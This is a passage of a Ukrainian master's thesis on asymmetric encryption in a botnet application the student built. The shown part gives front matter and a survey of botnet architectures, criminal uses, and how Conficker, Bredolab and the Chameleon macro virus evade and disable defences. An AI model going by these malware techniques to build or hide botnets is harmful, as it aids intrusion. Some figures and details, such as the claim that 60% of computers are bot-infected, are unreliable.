МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
СХІДНОУКРАЇНСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ ІМ. В. ДАЛЯ
ФАКУЛЬТЕТ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ ТА ЕЛЕКТРОНІКИ
КАФЕДРА КОМП'ЮТЕРНИХ НАУК ТА ІНЖЕНЕРІЇ

До захисту допускається
Т.в.о. завідувача кафедри
_____ Сафонова С.О.
«____»_____ 20__ р.

МАГІСТЕРСЬКА РОБОТА

НА ТЕМУ:

Розробка та аналіз асиметричних методів шифрування в ботнет мережі

Освітньо-кваліфікаційний рівень "Магістр"
Спеціальність 123 "Комп'ютерна інженерія"

Науковий керівник роботи:	_____ (підпис)	В.С. Кардашук (ініціали, прізвище)
Консультант з охорони праці:	_____ (підпис)	Я.О. Критська (ініціали, прізвище)
Студент:	_____ (підпис)	І.І. Мірошниченко (ініціали, прізвище)
Група:		КІ -18дм

Сєвєродонецьк 2020

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
СХІДНОУКРАЇНСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ
ІМЕНІ ВОЛОДИМИРА ДАЛЯ

Факультет Інформаційних технологій та електроніки
Кафедра комп'ютерних наук та інженерії
Освітньо-кваліфікаційний рівень "магістр"
Спеціальність 123 – "Комп'ютерна інженерія "
(шифр і назва)
Спеціалізація
(шифр і назва)

ЗАТВЕРДЖУЮ:
Т.в.о.зав. кафедри *КНІ*
к.т.н., доц. *С.О. Сафонова*
«_____» _____20____р.

З А В Д А Н Н Я
НА МАГІСТЕРСЬКУ РОБОТУ СТУДЕНТУ

Мірошниченко Івану Івановичу
(прізвище, ім'я, по батькові)

1. Тема роботи Розробка та аналіз асиметричних методів шифрування в Ботнет мережі

керівник проекту (роботи) В.С. Кардашук, к.т.н., доцент
(прізвище, ім.'я, по батькові, науковий ступінь, вчене звання)
затверджені наказом вищого навчального закладу від «11» 10 2019 р. № ____
2. Строк подання студентом роботи 15.01.2020
3. Вихідні дані до роботи Матеріали науково-дослідної практики.

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити)
1. Огляд ботнет мереж і асиметричних криптосистем

2. Асиметричні алгоритми шифрування та їх реалізація в ботнет додатку
3. Аналіз роботи асиметричних алгоритмів шифрування в ботнет мережі
4. Охорона праці та безпека в надзвичайних ситуаціях

6. Консультанти розділів проекту (роботи)

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Охорона праці	*Критська Я.О.*		
Основна частина	*Крадашук В.С.*		

7. Дата видачі завдання *06.09.2020*

Керівник _____
(підпис)

Завдання прийняв до виконання _____
(підпис)

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проекту (роботи)	Строк виконання етапів проекту (роботи)	Примітка
1	Отримання завдання, збір матріалів	*10.09.19-17.09.19*	
2	Огляд літератури й обґрунтування необхідності дослідження	*18.09.19-25.09.19*	
3	Дослідження принципів роботи ботнет мереж та їх типів	*26.09.19-18.10.19*	
4	Дослідження й вибір асиметричних алгоритмів шифрування	*19.10.19-06.11.19*	
5	Розробка ботнет мережі та проведення тестів	*17.11.19-08.12.19*	
6	Охорона праці	*09.12.19-15.12.19*	
7	Оформлення пояснювальної записки	*16.12.19-29.12.19*	
8	Підготовка та подання магістерської роботи до захисту	*03.01.20-12.01.20*	

Студент _____ *Іконніков Д.Ю.*
(підпис) (прізвище та ініціали)

Науковий керівник _____ *Кардашук В.С.*
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Мірошниченко І.І. Розробка та аналіз асиметричних методів шифрування в ботнет мережі

Досліджено види й особливості криптосистем з відкритим ключем, основні види, принципи роботи та задачі ботнет мереж. Описано структуру розробленої програми, її функції, класи, методи та основні використані стандарті простори імен, класи, методи та властивості. Визначено, від яких параметрів найсильніше залежить час шифрування даних. Досліджено залежність швидкості шифрування від оперативної пам’яті та тактової частоти роботи процесору. Надано рекомендації щодо вибору й використання асиметричних алгоритмів шифрування.

Ключові слова: ботнет, шифрування з відкритим ключем, RSA, NTRUEncypt, ElGammal.

ABSTRACT

I. Miroshnichenko. Development and analysis of asymmetric encryption methods in a botnet network

The types and features of public key cryptosystems, basic types, principles of work and tasks of botnet networks are investigated. The structure of the developed program, its functions, classes, methods and basic used standard namespaces, classes, methods and properties are described. It is determined by which parameters the data encryption time is most dependent. The dependence of the speed of encryption on the memory and the clock speed of the processor is investigated. Recommendations for selecting and using asymmetric encryption algorithms are provided.

Keywords: botnet, public-key encryption, RSA, NTRUEncypt, ElGammal.

АНОТАЦИЯ

Мирошниченко И.И. Разработка и анализ асимметричных методов шифрования в ботнет сети

Исследованы виды и особенности криптосистем с открытым ключом, основные виды, принципы работы и задачи ботнет сетей. Описана структура разработанной программы, ее функции, классы, методы и основные использованы стандарте пространства имен, классы, методы и свойства. Определено, от каких параметров сильно зависит время шифрования данных. Исследована зависимость скорости шифрования от оперативной памяти и тактовой частоты работы процессора. Даны рекомендации по выбору и использованию асимметричных алгоритмов шифрования.

Ключевые слова: ботнет, шифрование с открытым ключом, RSA, NTRUEncypt, ElGammal.

ЗМІСТ

ВСТУП 9

РОЗДІЛ 1 11

ОГЛЯД БОТНЕТ МЕРЕЖ Й АСИМЕТРИЧНИХ КРИПТОСИСТЕМ 11

1.1 Загальна інформація про ботнет 11

1.2 Архітектура Ботнет мереж 11

1.2.1 Архітектура Peer-2-Peer 11

1.2.2 Архітектура Клієнт-сервер 12

1.3 Можливості використання Ботнет 13

1.3.1 Розподілена відмова в обслуговуванні 13

1.3.2 Спам і моніторинг трафіку 14

1.3.3 Кейлогінг 14

1.3.4 Масова крадіжка даних 14

1.3.5 Зловживання платою за клік 15

1.3.6 Контроль активності у корпоративній мережі 15

1.4 Найбільші відомі Ботнет програми 15

1.4.1 Ботнет Conficker 16

1.4.1.1 Принцип роботи 16

1.4.1.2 Симптоми зараження 17

1.4.2 Ботнет Bredolab, його основні функції 17

1.4.3 Ботнет Chameleon 19

1.4.4 Ботнет ZeuS 20

1.4.4.1 Характеристики 21

1.4.4.2 Основні функції 22

1.4.5 Ботнет Mirai 24

1.5 Асиметричні криптосистеми 25

1.5.1 Ідея створення 25

1.5.2 Схема шифрування з відкритим ключем 26

1.5.3 Основні принципи побудови криптографічних систем з відкритим ключем 26
1.5.4 Особливості системи.....27
1.5.5 Алгоритм асиметричного шифрування RSA.....28
1.5.6 Алгоритм асиметричного шифрування ElGammal 28
1.6 Висновки до розділу 1 29
РОЗДІЛ 2.....30
АСИМЕТРИЧНІ АЛГОРИТМИ ШИФРУВАННЯ ТА ЇХ РЕАЛІЗАЦІЯ В РОЗРОБЛЕНОМУ БОТНЕТ ДОДАТКУ.....30
2.1 Опис засобів розробки додатку 30
2.1.1 Опис використаної мови програмування 30
2.1.2 Опис використаного середовища розробки 32
2.2 Асиметричний алгоритм шифрування RSA.....33
2.2.1 Алгоритм створення ключів шифрування та розшифрування RSA 33
2.2.2 Криптоаналіз алгоритму RSA.....34
2.2.3 Програмна реалізація алгоритму шифрування RSA 35
2.3 Асиметричний алгоритм шифрування NTRUEncrypt 36
2.3.1 Створення ключів, шифрування і дешифрування NTRUEncrypt.....37
2.3.2 Програмна реалізація алгоритму шифрування NTRUEncrypt.....39
2.4 Асиметричний алгоритм шифрування ElGammal 40
2.4.1 Створення ключів, шифрування і дешифрування ElGammal.....41
2.4.2 Криптостійкість ElGammal 42
2.4.3 Програмна реалізація алгоритму шифрування ElGammal 42
2.5 Опис розробленого ботнет додатку 44
2.6 Опис процесорів, на яких проводилися тести.....53
2.7 Висновки до розділу 2 54
РОЗДІЛ 3.....55
АНАЛІЗ РОБОТИ АСИМЕТРИЧНИХ АЛГОРИТМІВ ШИФРУВАННЯ В БОТНЕТ РОЗРОБЛЕНОМУ ДОДАТКУ 55
3.1 Розрахунок процесорних тактів необхідних для шифрування даних.....63

3.2 Визначення від чого залежить швидкість шифрування 64

3.3 Розрахунок зміни швидкості шифрування даних при переході від пам’яті типу DDR3 до пам’яті типу DDR4 66

3.4 Розрахунок коефіцієнту зміни швидкості при заміні процесору 68

3.5 Аналіз спостережень за роботою розробленого ботнет додатка 69

3.6 Висновок до розділу 3 71

3.7 Перелік джерел і посилань до розділів 1 – 3 71

РОЗДІЛ 4 74

ОХОРОНА ПРАЦІ ТА БЕЗПЕКА В НАДЗВИЧАЙНИХ СИТУАЦІЯХ 74

4.1 Вимоги до приміщень 74

4.2 Виробнича санітарія 75

4.2.1 Аналіз небезпечних та шкідливих факторів при проведенні дослідження 75

4.2.2 Пожежна безпека 77

4.3 Параметри мікроклімату 78

4.4 Заходи з організації виробничого середовища та попередження виникнення надзвичайних ситуацій 79

4.5 Охорона навколишнього природного середовища 82

4.6 Висновки до розділу 4 83

4.7 Перелік посилань до розділу 4 83

ВИСНОВОК 86

ДОДАТОК А ЕЛЕКТРОННА ПРЕЗЕНТАЦІЯ 87

ДОДАТОК Б ЛІСТИНГ КЛАСУ NormRSA 94

ДОДАТОК В ЛІСТИНГ КЛАСУ NTRUEncryptStart 96

ДОДАТОК Г ЛІСТИНГ КЛАСУ ElGamal 98

ДОДАТОК Д ЛІСТИНГ КЛАСУ ElGamalAbstractCipher 100

ДОДАТОК Е ЛІСТИНГ КЛАСУ ElGamalDecryptor 102

ДОДАТОК Ж ЛІСТИНГ КЛАСУ ElGamalEncryptor 104

ДОДАТОК И ЛІСТИНГ КЛАСУ ElGamalKeyStruct 106

ДОДАТОК К ЛІСТИНГ КЛАСУ ElGamalManaged 107

ДОДАТОК Л ЛІСТИНГ КЛАСУ ElGamalParameters 111
ДОДАТОК М ЛІСТИНГ КЛАСУ ElGammalStart 112
ДОДАТОК Н ЛІСТИНГ КЛАСУ configs 113
ДОДАТОК О ЛІСТИНГ КЛАСУ cmd 114
ДОДАТОК П ЛІСТИНГ КЛАСУ web 115
ДОДАТОК Р ЛІСТИНГ КЛАСУ cMain 116
ДОДАТОК С ЛІСТИНГ КЛАСУ functions 118
ДОДАТОК Т ЛІСТИНГ КЛАСУ GetAllProcessesIntoFile 120
ДОДАТОК У ЛІСТИНГ КЛАСУ ElGammalTest 122
ДОДАТОК Ф ЛІСТИНГ КЛАСУ TestNTRU 125
ДОДАТОК Х ЛІСТИНГ КЛАСУ TestRSA 128
ДОДАТОК Ц ЛІСТИНГ КЛАСУ Sender 131
ДОДАТОК Ш ТАБЛИЦЯ РЕЗУЛЬТАТІВ ШИФРУВАННЯ ENTRUEncrypt 132
ДОДАТОК Ю ТАБЛИЦЯ РЕЗУЛЬТАТІВ ШИФРУВАННЯ RSA 139
ДОДАТОК Я ТАБЛИЦЯ РЕЗУЛЬТАТІВ ШИФРУВАННЯ ElGammal 146

ВСТУП

Ботнет являє собою додаток або декілька додатків для отримання віддаленого доступу або контролю пристрою, та отримання інформації про роботу користувача. На даний момент це досить велика проблема, бо більшу частину ботнетів досить складно виявити. В більшості випадків вони використовуються для незаконних дій відносно людей, й наносять неймовірних збитків, але й можуть використовуватися для кращих справ, як то: контроль дій у великих компанія або для забезпечення безпеки даних в компанії.

Актуальність теми: Ботнет мережі створюють загрозу через зараження сотень мільйонів комп'ютерів. Наразі близько 60 відсотків усіх комп'ютерів, підключених до мережі інтернет у світі, є зараженими ботами та контролюються зловмисниками. До того ж ботнет може заражати не тільки комп’ютери але й «Інтернет речей», тобто сучасну побутову техніку, телевізори, камери спостереження, будь що, що має підключення до всесвітньої мережі.

В будь-якому ботнеті, який збирає та відправляє інформацію на сервер використовується шифрування даних. Здебільшого використовуються симетричні алгоритми шифрування, але також можуть використовуватись й асиметричні алгоритми шифрування даних, які набагато складніші але й безпечніші с точки зору їх дешифрування при несанкціонованому доступі до даних.

На даний момент є досить мало інформації про те як саме асиметричні алгоритми шифрування працюють у ботнет мережах. До кінця не зрозуміло у яких випадках доцільно використовувати асиметричні алгоритми шифрування, а у яких ні.

Об’єкт дослідження – робота асиметричних методів шифрування в ботнет мережі.

Предмет дослідження – швидкість шифрування даних та навантаження на комп’ютер під час шифрування даних за допомогою різних алгоритмів шифрування в ботнет мережі.

Методи дослідження. Моделювання роботи ботнет мережі. Побудова таблиць результатів, отриманих під час шифрування даних, в залежності від різних показників. Аналіз отриманих даних та виведення залежностей від різних показників й висновки щодо роботи різних методів асиметричного шифрування в ботнет мережі в залежності від ситуації.

Наукова новизна магістерської роботи полягає в аналізі роботи різних алгоритмів асиметричного шифрування в ботнет мережі. На основі дослідження вироблені рекомендації щодо подальшого використання досліджених методів.

Апробація результатів роботи. Основні результати роботи представлені у наступних публікаціях:

1. Кардашук В.С., Мірошниченко І.І. Розробка та аналіз асиметричних методів шифрування в ботнет мережі / Матеріали IX всеукраїнської науково-практичної конференції «Електроніка та телекомунікації» (8-9 листопада 2019 р.) – Сєвєродонецьк. – С.119-121.

2. Мірошниченко І.І., Кардашук В.С. Розробка ботнет програми з використанням асиметричних алгоритмів шифрування даних для аналізу їх роботи / матеріали Всеукраїнської науково-практичної конференції з міжнародною участю «Майбутній науковець - 2019» (12 грудня 2019 р.) – Сєвєродонецьк. – С. 165 – 166.

3. Кардашук В.С., Мірошниченко І.І. Розробка та аналіз асиметричних методів шифрування в ботнет мережі / Збірник науково-практичних праць V молодіжного форуму «ІТ-Ідея 2019» (6 грудня 2019 р.). – Сєвєродонецьк. – С. 31-32.

4. Кардашук В.С., Мірошниченко І.І. Асиметричні алгоритми шифрування в ботнет мережі / Наукові вісті Далівського університету. Електронне наукове фахове видання. – 2019. - №17.

Практичне використання. Результати дослідження, запропоновані рішення дозволяють краще розуміти організацію ботнет мереж та способи використання асиметричного шифрування у них. Представлені в роботі матеріали, результати досліджень та запропоновані рішення можуть бути використані у навчальному процесі кафедри комп'ютерних наук та інженерії при вивчені дисциплін «Криптологія та захист даних», «Програмування».

Структура і обсяг роботи.

Магістерська робота складається зі вступу, 4 розділів, висновків, переліку посилань з 32 найменувань на 4 сторінках. Загальний обсяг роботи складає 148 сторінок. Магістерська робота містить 25 рисунків та 15 таблиць.

РОЗДІЛ 1
ОГЛЯД БОТНЕТ МЕРЕЖ Й АСИМЕТРИЧНИХ КРИПТОСИСТЕМ

1.1 Загальна інформація про ботнет

Ботнет – це деяка кількість пристроїв з'єднаних через мережу інтернет, на кожному з яких працює один або більше ботів. Ботнет програми найчастіше використовують для здійснення атаки типу «відмова у наданні послуг» (DDoS), збору інформації, спам розсилок, та отримання віддаленого контролю над пристроєм [1,2].

Ботнет - це логічна колекція підключених до інтернету пристроїв, таких як комп'ютери, смартфони або пристрої IoT (Internet of Things), безпека яких порушена і контроль переданий третій стороні. Кожен такий скомпрометований пристрій, відомий як "бот", створюється, коли на пристрій проникає програмне забезпечення. Контролер ботнету може керувати діяльністю цих компрометованих комп'ютерів за допомогою каналів зв'язку, утворених мережевими протоколами на основі стандартів, таких як IRC та протокол передачі гіпертексту (HTTP) [3,4].

1.2 Архітектура Ботнет мереж

Архітектура ботнету розвивалася з часом, намагаючись уникнути виявлення та зриву. Традиційно ботові програми будуються як клієнти, які спілкуються через існуючі сервери. Це дозволяє особі, яка управляє ботнетом здійснювати весь контроль із віддаленого місця, що обтяжує їхній трафік. Багато останніх ботнетів зараз для спілкування покладаються на існуючі однорангові мережі. Ці бот-програми P2P (peer-2-peer) виконують ті ж дії, що і ботнет програми з моделлю клієнт - сервер, але для комунікації їм не потрібен центральний сервер [5].

1.2.1 Архітектура Peer-2-Peer

Замість того, щоб спілкуватися з централізованим сервером, P2P-боти виконують функцію як сервера розподілу команд, так і клієнта, який отримує команди. Це дозволяє уникнути будь-якої точки відмови, що є проблемою для централізованих ботнетів. Для того, щоб знайти інші

заражені машини, бот стримано досліджує випадкові IP-адреси, поки не зв’яжеться з іншою ураженою машиною. Контактний бот відповідає з такою інформацією, як його версія та список відомих ботів. Якщо версія одного з ботів нижча за іншу, вони ініціюють передачу файлів для оновлення. Таким чином, кожен бот розширює свій список заражених машин та оновлює себе, періодично спілкуючись з усіма відомими ботами [5].



Рисунок 1.1 – Модель архітектури Peer-2-Peer

1.2.2 Архітектура Клієнт-сервер

Структура бот-системи клієнт / сервер створює базову мережу, де один сервер виступає головним ботом. Мастер-бот контролює передачу інформації від кожного клієнта для встановлення команд та управління клієнтськими пристроями.

Зазвичай ці ботнети працюють через мережі Інтернет-ретрансляційних чатів, домени чи веб-сайти. Заражені клієнти отримують доступ до заздалегідь визначеного місця та чекають вхідних команд із сервера. Управляючий посилає команди на сервер, який передає їх клієнтам. Клієнти виконують команди та звітують про свої результати назад до сервера.

Модель клієнт-сервер працює за допомогою спеціального програмного забезпечення і дозволяє майстру бота завжди контролювати заражений пристрій. Ця модель має деякі

недоліки: її легко знайти та має лише одну контрольну точку. У цій моделі, якщо сервер знищений, ботнет виходить з ладу.

Але є й такий варіант якщо, наприклад, у якості командного центра використовується інтернет сторінка, тоді лише потрібно мати резервну копію вихідного коду серверної програми. А у якості шляху передачі файлів можуть слугувати анонімні сервіси електронної пошти [5].



Рисунок 1.2 – Модель архітектури Клієнт-сервер.

1.3 Можливості використання Ботнет

Здебільшого Ботнет використовується для незаконних дій, але його можна використовувати для, наприклад, контролю активності у корпоративній мережі [6].

1.3.1 Розподілена відмова в обслуговуванні

Ботнети можуть використовуватися в атаках розподіленої відмови в обслуговуванні (DDoS) для руйнування мережевих з'єднань і служб. Це відбувається шляхом перевантаження обчислювальних ресурсів [6].

DDoS-атаки не обмежуються веб-серверами, але можуть націлювати будь-яку службу, підключену до Інтернету. Тяжкість нападу може бути збільшена за допомогою рекурсивного

потоку HTTP на веб-сайті жертви. Тобто, бот рекурсивно слідкує за всіма HTTP-посиланнями[6].

Ця форма називається «павутиною», і практикується для більш ефективного навантаження [6].

1.3.2 Спам і моніторинг трафіку

Бот може бути використаний як аналізатор для виявлення наявності конфіденційних даних на заражених машинах або комп'ютерах-зомбі. Ви також можете знайти ботнетів конкурентів (якщо вони встановлені на одній машині. Деякі боти пропонують відкрити проксі-сервер SOCKS v4 / v5, універсальний протокол проксі для мереж на базі TCP / IP. Якщо проксі-сервер SOCKS включений на компрометованій машині, його можна використовувати для різних цілей, наприклад спаму [6].

Бот використовує аналізатор пакетів для відстеження інформації або даних, надісланих компрометованою машиною. Sniffer може отримувати конфіденційну інформацію, таку як імена користувачів та паролі [6].

1.3.3 Кейлогінг

За допомогою Bot Master Keylogger ви можете легко отримати конфіденційну інформацію та вкрасти дані користувачів. За допомогою програми keylogger зловмисник може збирати лише ключі, введені для ряду ключових слів, таких як PayPal, Yahoo тощо.

Ідентифікований як OSX / XSLCmd, тип шпигунських програм, що переносяться з Windows, OS X, включає можливість створювати блоги та знімати екрани [6].

1.3.4 Масова крадіжка даних

Різні типи ботів можуть взаємодіяти для масового розкрадання особистих даних. Це один із найшвидше зростаючих злочинів. Боти можуть претендувати на відомі бренди та вимагати

від користувачів надання особистої інформації, наприклад паролів банківського рахунку, кредитних карток та податкової інформації [6].

Масові крадіжки особистих даних здійснюються за допомогою фішинг-електронних листів, змушуючи жертв вводити свої реєстраційні дані на веб-сайтах, таких як eBay, Amazon або інших відомих комерційних банках [6].

1.3.5 Зловживання платою за клік

Програма Google Ads дозволяє розміщувати рекламу Google на своєму веб-сайті та заробляти гроші на своєму веб-сайті. Google оплачує власникам веб-сайтів на основі кількості кліків оголошень. Компрометовані машини використовуються для автоматичного натискання на посилання, збільшуючи підроблені кліки [6].

1.3.6 Контроль активності у корпоративній мережі

У компаній, яким є сенс зберігати свої дані у секретності, може використовуватись ботнет, який запрограмований для виявлення окремих дій, такі як копіювання даних на переносні носії, або пересилка їх на пристрій, який знаходиться за межами мережі.

1.4 Найбільші відомі Ботнет програми

Через те що ботнет – це програми здебільшого направлені на незаконні дії, інформації, навіть про вже «переможені» ботнети, досить небагато. Ця інформація, зрозуміло, не розголошується задля майбутньої безпеки людей, які користуються, мережею інтернет, бо можуть, як бути люди, які пустять ці знання на добре діло, так і ті які скористуються цією інформацією, для незаконних дій.

Більшість ботнет програм були помічені лише через те, що були занадто поширені. Чим більше пристроїв заражено тим, звісно, легше його помітити. Але зрозуміло що більшість функціонуючих ботнет програм наразі навіть не знайдені й працюють наносячи шкоду людям.

1.4.1 Ботнет Conficker

Цей ботнет був створений Microsoft Visual C ++ і вперше був виявлений 21 листопада 2008 року. Заражена операційна система Microsoft Windows. Станом на січень 2009 року по всьому світу піддалося нападу понад 12 мільйонів комп'ютерів [7].

По версії компанії McAfee, збиток, нанесений цим ботнетом , оцінюється в 9.1 млрд доларів.

1.4.1.1 Принцип роботи

Це швидке поширення хробаків пов'язане з мережевими послугами. Черв'як завантажився з Інтернету за допомогою вразливості. Цікаво, що розробники черв'яків навчилися постійно змінювати сервер, але це раніше було неможливо для нападників.

Черв'як також поширюється через USB-накопичувач і створює виконуваний файл autorun.inf та файл RECYCLED \ {SID} \ RANDOM_NAME.vmx. В заражених системах черв'як зареєстрував себе в сервісі і зберігав його у вигляді випадкового імені dll, що складається з латинських символів [7].

Черв'як використовував вразливість в операційній системі Windows, пов'язану з переповненням буфера, щоб виконувати шкідливий код, використовуючи неправильно запрошені запити RPC. Першим було відключення автоматичних оновлень Windows, Центру безпеки Windows, Windows Defender, Windows Error Reporting та блокування доступу до сайтів багатьох виробників антивірусів [7].

Черв'як періодично генерував випадковий список веб-сайтів (приблизно 50 000 доменних імен на день), до яких можна підключитися, щоб отримати виконуваний код. Отримавши виконуваний файл з сайту, черв'як перевірив електронний цифровий підпис і виконав файл, якщо вони збігаються.

Крім того, черв'як реалізує механізм обміну оновленнями P2P, який дозволяє надсилати оновлення до віддаленої копії, минаючи сервер управління [7].

1.4.1.2 Симптоми зараження

а) Відключені і/або не включаються служби:

−Windows Update Service.

−Background Intelligent Transfer Service.

−Windows Defender.

−Windows Error Reporting Services.

б) Блокується доступ комп'ютера до сайтів виробників антивірусів.

в) При наявності заражених комп'ютерів в локальній мережі підвищується об'єм мережевого трафіку, оскільки з цих комп'ютерів починається мережева атака.

г) Антивірусні програми з активним мережевим екраном повідомляють про атаку Intrusion.Win.NETAPI.buffer-overflow.exploit.

д) Комп'ютер починає дуже повільно реагувати на дії користувача, при цьому Диспетчер Завдань повідомляє про 100% використання ресурсів ЦП процесом svchost.exe.

е) Блокується служба IPSec. Як наслідок - порушення роботи мережі [7].

1.4.2 Ботнет Bredolab, його основні функції

Bredolab - це завантажувач, який виступає оператором або інсталятором для довільних загроз. Він може завантажити крадіжку пароля, бот, rootkit, backdoor або оманливу програму. Деякі відомі загрози, які він несе Backdoor.Rustock, Trojan.Srizbi, Trojan.Fakeavalert і W32.Waledac.

Оскільки Bredolab встановлює випадкову суміш загроз, симптоми зараження часто є комбінацією корисних навантажень різних загроз і може відрізнятися від комп'ютера до комп'ютера. Власне кажучи, ці змішані симптоми часто призводять до плутанини. Деякі постраждалі користувачі схильні думати, що вони були заражені новою загрозою фактично симптоми були викликані численними загрозами, наявними в системі.

На відміну від більшості завантажувачів, Bredolab використовує кілька різних тактик розповсюджувати та браняти себе. Він використовує різні вектори атак, методи соціальної інженерії та захищає себе від поліморфізму на стороні сервера, броньовані пакувальники та зашифровані комунікації. Bredolab отримує доступ до системи та заражає її випадковим числом різних загроз.

Хоча найдавніші звіти про ботнет Bredolab походять з травня 2009 року, сам ботнет не став відомим до серпня 2009 року, коли відбувся великий приріст розмірів ботнету. Основна форма розповсюдження Bredolab полягала в надсиланні зловмисних електронних листів, які включали додатки зловмисного програмного забезпечення, які могли б заразити комп'ютер при відкритті, фактично перетворюючи комп'ютер на іншого зомбі, керованого ботнетом. На піку, ботнет міг щодня надсилати 3,6 мільярда заражених електронних листів. Інша основна форма розповсюдження полягала у використанні завантажувальних файлів - методу, який використовує вразливості безпеки в програмному забезпеченні. Цей метод дозволив ботнету обходити захист програмного забезпечення, щоб полегшити завантаження, без відома користувача [8].

Bredolab намагається приховати свою присутність від аналізу або інструментів безпеки, перекриваючи гачки, які знаходить у деяких API в режимі користувача в kernel32.dll, user32.dll і gdi32.dll. Він також видаляє гачки з певних API режимів ядра експортується в ntdll.dll або ntkrnlpa.exe. Щоб мати змогу працювати в режимі ядра та змінювати гачки, це використовує деякі вразливості привілей-ескалації. На момент написання програми вона спеціально пов'язана з видаленням дев'яти API-режимів ядра, а саме ZwAllocateVirtualMemory, ZwWriteVirtualMemory, ZwProtectVirtualMemory, ZwCreateThread, ZwAdjustPrivelegesToken, ZwOpenProcess, ZwOpenThread, ZwQueueApcThread та ZwSetVal

Основний дохід ботнету був отриманий за рахунок передачі в оренду частин ботнету третім особам, які згодом могли використовувати ці заражені системи для власних цілей, і дослідники з питань безпеки оцінюють, що власник ботнету заробляв до 139 000 доларів на місяць від діяльності, пов’язаної з ботнетом. Завдяки стратегії прокату бізнесу, корисна навантаження Bredolab була дуже різноманітною і варіювалася від скандального програмного забезпечення до зловмисного програмного забезпечення та електронної пошти [8].

Bredolab створює файл журналу з одним із таких форматів імен файлів:

–% AppData% \ wiaserv [A-Z] .log.

–% AppData% \ wiaserv [A-Z] [A-Z] .log.

У цих випадках [A-Z] - це алфавітний символ, а % AppData% - це папка Windows, яка використовується для конкретних програм.

Вміст у файлі журналу Bredolab - це шістнадцятковий еквівалент ідентифікаторів об'єктів із завантажених та оброблені файли. Це ті самі ідентифікатори об'єктів, які ми бачимо у відповіді, отриманій Агентом під час завантаження сутності. Файл журналу в основному містить 4-байтове шістнадцяткове число, що відповідає ідентифікатору кожної сутності завантажено. Нагадаємо, що десятковий еквівалент ідентифікаторів у файлі журналу використовується для значення "сукупності_групп" елемент повідомлення про запит на завантаження, яке Агент надсилає Контролеру при наступних транзакціях.

1.4.3 Ботнет Chameleon

Ботнет Chameleon - це ботнет, який був виявлений 28 лютого 2013 року дослідницькою фірмою з безпеки spider.io. Це стосувалося зараження понад 120 000 комп’ютерів і генерувало в середньому 6 мільйонів доларів США на місяць від рекламного трафіку. Цей трафік генерувався на заражених системах і розглядав рекламні вечірки як звичайних кінцевих користувачів, які переглядали Інтернет, через що він розглядався як законний веб-трафік. Постраждалі комп'ютери були усі ПК з Windows, більшість - приватні ПК (житлові системи) [9].

Коли документ, заражений W97M.Chameleon.I, відкривається, вірус виконує такі дії:

Перевіряє значення: "Рівень" у ключі реєстру:

HKEY_CURRENT_USER \ Програмне забезпечення \ Microsoft \ Office \ 9.0 \ Security щоб побачити, чи встановлено не порожні, строкові дані. Якщо так, вірус відключає пункти меню Word:

- Інструмент> Макрос.
- Інструмент> Шаблони та надбудови ...
- Формат> Галерея стилів ...

інакше він відключає пункт меню:

- Макрос> Безпека ...

Не дає користувачу переривати процедури Visual Basic for Application, що можна зробити натисканням клавіші ESC або клавішами CTRL + BREAK.

Вимикає вбудоване попереджувальне повідомлення в Microsoft Word, яке відображається під час відкриття документа, який може містити макровіруси.

Вимикає можливість відображення підказки під час відкриття документів, які не є у форматі Microsoft Word.

Вимикає можливість відображення підказки під час збереження змін у шаблоні Normal.dot.

Вимикає можливість відображення підказки про інформацію про властивості документа під час збереження документа.

Заражає шаблон Normal.dot.

Видаляє файл Quiet.vbs у папку C: \ Windows \ Меню «Пуск» \ Програми \ Папка запуску, якщо така є.

Щоб дії програмного забезпечення виглядали як законна поведінка людини, воно змусило миші заражених систем пересуватися по сторінках у браузерах та перезавантажувати систему, коли сеанси завершилися [9].

Крім того, це було складно в тому, що і Adobe Flash, і сценарії JavaScript виконувалися в заражених системах [9].

Було щонайменше 202 веб-сайти, націлені на ботнет, з яких було подано понад 9 мільярдів рекламних оголошень [9].

